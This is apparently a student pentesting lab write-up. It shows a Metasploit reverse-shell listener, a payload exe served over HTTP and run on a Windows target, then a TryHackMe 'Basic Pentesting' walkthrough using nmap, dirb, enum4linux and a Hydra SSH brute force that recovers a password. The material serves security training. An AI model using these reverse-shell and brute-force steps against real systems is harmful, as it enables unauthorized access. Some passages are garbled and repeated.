
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload generic/shell_reverse_tcp
payload => generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/shell_reverse_tcp
[-] Unknown command: windows/shell_reverse_tcp
This is a module we can load. Do you want to use windows/shell_reverse_tcp? [y/N]  n
msf6 exploit(multi/handler) > set LHOST 192.168.204.157
LHOST => 192.168.204.157
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.204.157:4444
```

- Transfer and execute the payload:
- Use USB devices, email, or other method to move the reverse shell>exe file to the target windows computer. After the transmission, run the payload on the windows computer.
- See this bottom screen shot

```
valid_lft forever preferred_lft forever


(pratik@10)-[~]
$ python3 -m http.server --bind 192.168.204.157
Serving HTTP on 192.168.204.157 port 8000 (http://192.168.204.157:8000/) ...
192.168.204.157 - - [26/May/2024 05:19:38] "GET / HTTP/1.1" 200 -
192.168.204.157 - - [26/May/2024 05:19:53] "code 404, message File not found"
192.168.204.157 - - [26/May/2024 05:19:53] "GET /favicon.ico HTTP/1.1" 404 -
192.168.204.157 - - [26/May/2024 05:21:16] "GET /reverse_shell_payload.exe HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:22:50] "GET / HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:22:50] "code 404, message File not found"
192.168.204.127 - - [26/May/2024 05:22:50] "GET /favicon.ico HTTP/1.1" 404 -
192.168.204.127 - - [26/May/2024 05:22:54] "GET /reverse_shell_payload.exe HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:23:37] "GET / HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:23:59] "GET / HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:24:02] "GET /reverse_shell_payload.exe HTTP/1.1" 304 -
192.168.204.127 - - [26/May/2024 05:24:07] "GET /reverse_shell_payload.exe HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:24:23] "GET /reverse_shell_payload.exe HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:28:33] "GET / HTTP/1.1" 200 -
192.168.204.127 - - [26/May/2024 05:28:37] "code 404, message File not found"
192.168.204.127 - - [26/May/2024 05:28:37] "GET /favicon.ico HTTP/1.1" 404 -
192.168.204.127 - - [26/May/2024 05:28:54] "GET /reverse_shell_payload.exe HTTP/1.1" 200 -
```


- Run first line in link copy link and past windows OS in browser.



- After on other device use download and USB help to transfer download file reverse_shell_payload.exe

Result: -



Conclusion: -

- Using Metasploit, setting up a reverse shell connection is simple. this instruction will allow you to remotely access windows computers that you want to test for vulnerabilities and user for ethical hacking.

Mitigations: -

1. **Use security solutions:** Windows systems can be secured with the aid of a number of security solutions. Among these are the readily usable Microsoft baseline security analyser (MBSA) tool. To look for typical security flaws, as well as programs like windows defender that can search for malware.

Hard - level Task: -

- 2) Using the Tryhackme platform, launch the Basic Pentesting room. Penetrate the room and answer all the questions that are given to you on the website and also create a detailed document of the process of penetration and how you did it

Task Description: -

- The practice of taking part in a simulated attack to find vulnerabilities in websites, apps, network, systems, and process is known as penetration testing, or pen testing. It is comprehensive risk assessment that can assess and pinpoint vulnerabilities as well as internal and external threats.

Penetration testing practice rooms:

- TryHackMe and other such services provide an immersive learning environment for people who want to improve their cybersecurity abilities. These rooms usually give users access to a simulated environment where they may practice practical skill including escalating privileges, finding vulnerability, and carrying out different. methods for doing penetration tests. users are given a clear learning path with each room's comprehensive explanation that outlines the goals and skill to be practiced. The room's task and challenges, which span a wide range of subjects from fundamental to sophisticated penetration testing ideas, are intended to assess users; problem solving skill and expertise.

Testing for penetration phases: -

- **Observation:** - Information about your target is gathered during this phase.
- **Scanning:** - Following the collection of preliminary data, you begin searching the targets systems for weaknesses
- **Vulnerability evaluation:** - Following the identification of possible entry points, a more thorough evaluation is carried out to identify particular weaknesses in the target's software and system architecture.
- **Exploitation:** - Following the discovery of Vulnerabilities, you try to take advantage of then order to obtain unauthorized access to the target's data or systems.
- **Reporting:** - Lastly, you provide the company undergoing testing with a report that details your conclusions and suggestions.

NMAP: -

- An effective tool for scanning networks to find hosts and services as well as related data like open ports and operating system information.

Dirb: -

- It is a well-liked online application security tool for finding files and folders that are hidden on a web server.

Enum4linux: -

- It's primary purpose is to collect data about shares, users, and other resources within a windows network.

Hydra: -

- A quick and versatile password cracking tool that works with multiple protocols, such as FTP, SSH, and HTTP.

Jhon the Ripper: -

- Is a well-known open-source password cracking application that works in dictionary and brute force attack modes and integrates multiple cracking algorithms.

Room URL: -

Step 1: - login/register Try Hack Me website

Step 2: - Learn in search and search room in basic Pentesting join room

Task 1(Web App Testing and Privileges Escalation)

In these set of tasks, you'll learn the following:

- Brute forcing
- Hash cracking
- Service enumeration
- Linux Enumeration

Question: -


1. Deploy the Machine and connect our network

Ans: - No answer needed

2. Find the services exposed by the machine

Ans: - No answer needed, but this time I decided to use the following command:


➤ **Nmap -sS -sC -sV <your task in show ip address for example: - 10.10.15.147 >**




Ans : - No answer needed

3. What is the name of the hidden directory on the web server(enter name without/)

- There are a web server running on port 80:
- We are able to examine the source code:



- Let's use dirb or gobuster to look for hidden directories.
- Here, we'll employ dirb. The command below is available for use:
- **Dirb http:// <your task in show ip address for example: - 10.10.15.147 >**



- We discovered a page in development. Perhaps this is the one the source code mentions!

Ans: - Development

4. User brute-forcing to find the username & password

➤ Let's examine the page we discovered:

The screenshot shows two browser windows. The left window displays the 'Index of /development' directory on a server at 10.10.15.147. It lists files: 'Parent Directory', 'dev.txt' (2018-04-23 14:52, 483 bytes), and 'j.txt' (2018-04-23 13:10, 235 bytes). The right window shows the TryHackMe interface for a task titled 'Web App Testing and Privilege Escalation'. The task description includes a list of topics: brute forcing, hash cracking, service enumeration, and Linux Enumeration. It also contains a section for answering questions, with three questions and their correct answers: 'Deploy the machine and connect to our network' (No answer needed), 'Find the services exposed by the machine' (No answer needed), and 'What is the name of the hidden directory on the web server?' (development).

➤ The files within the directory are visible to us. Let's examine each of them:

The screenshot shows two browser windows. The left window displays the 'Index of /development' directory on a server at 10.10.15.147. It lists files: 'Parent Directory', 'dev.txt' (2018-04-23 14:52, 483 bytes), and 'j.txt' (2018-04-23 13:10, 235 bytes). The right window shows the TryHackMe interface for a task titled 'Web App Testing and Privilege Escalation'. The task description includes a list of topics: brute forcing, hash cracking, service enumeration, and Linux Enumeration. It also contains a section for answering questions, with three questions and their correct answers: 'Deploy the machine and connect to our network' (No answer needed), 'Find the services exposed by the machine' (No answer needed), and 'What is the name of the hidden directory on the web server?' (development).

- enum4linux <your task in show ip address for example: - 10.10.15.147 >
- this is given us a bunch on the SMB services:
- it is evident that using “as the password and” as the username allows for anonymous access. A

The image shows a Kali Linux terminal window on the left and a TryHackMe web interface on the right. The terminal window displays the output of the enum4linux v0.9.1 command, which is enumerating the target IP 10.10.15.147. The output shows various services running on the target, including Workstation Service, Messenger Service, File Server Service, Master Browser, Domain/Workgroup Name, Master Browser, and Browser Service Elections. The web interface on the right shows the TryHackMe 'Basic Pentest' room, which includes a table of tasks and a list of tasks to be completed.

The image shows a Kali Linux terminal window on the left and a TryHackMe web interface on the right. The terminal window displays the output of the enum4linux v0.9.1 command, which is enumerating the target IP 10.10.15.147. The output shows various services running on the target, including Workstation Service, Messenger Service, File Server Service, Master Browser, Domain/Workgroup Name, Master Browser, and Browser Service Elections. The web interface on the right shows the TryHackMe 'Basic Pentest' room, which includes a table of tasks and a list of tasks to be completed.


Find two user accounts:

Jan and kay:

Let's I try brutforce attack one by one first jan's account with Hydra.

➤ **hydra -l jan -p/user/share/wordlist.txt ssh<your task in show ip address for example: - 10.10.15.147 >**

Ans: -




The screenshot shows a terminal window on the left and a web browser on the right. The terminal window displays the output of a Hydra attack on a target IP 10.10.15.147. The attack is successful, finding the username 'jan' and password 'armando'. The web browser shows a TryHackMe challenge titled 'Web App Test' with a target IP of 10.10.15.147. The challenge includes a list of services to brute force: 'brute forcing', 'hash cracking', 'service enumeration', and 'Linux Enumeration'. The challenge also includes a hint: 'The main goal here is to learn as much as possible. Make sure you are connected to our network using your OpenVPN configuration file. Credits to Josiah Pierce from Vulnhub.'

5. what is the username?


Ans: - jan

➤ I try to login with Username and password we found.




The screenshot shows a terminal window on the left and a web browser on the right. The terminal window displays the output of a login attempt on a target IP 10.10.15.147. The login is successful, and the user is prompted to enter a password. The user enters 'armando', and the login is successful. The terminal window also shows the output of a directory listing command, which shows the contents of the /usr/share directory. The web browser shows the same TryHackMe challenge as before, but now the user has entered the correct username 'jan' and password 'armando'.

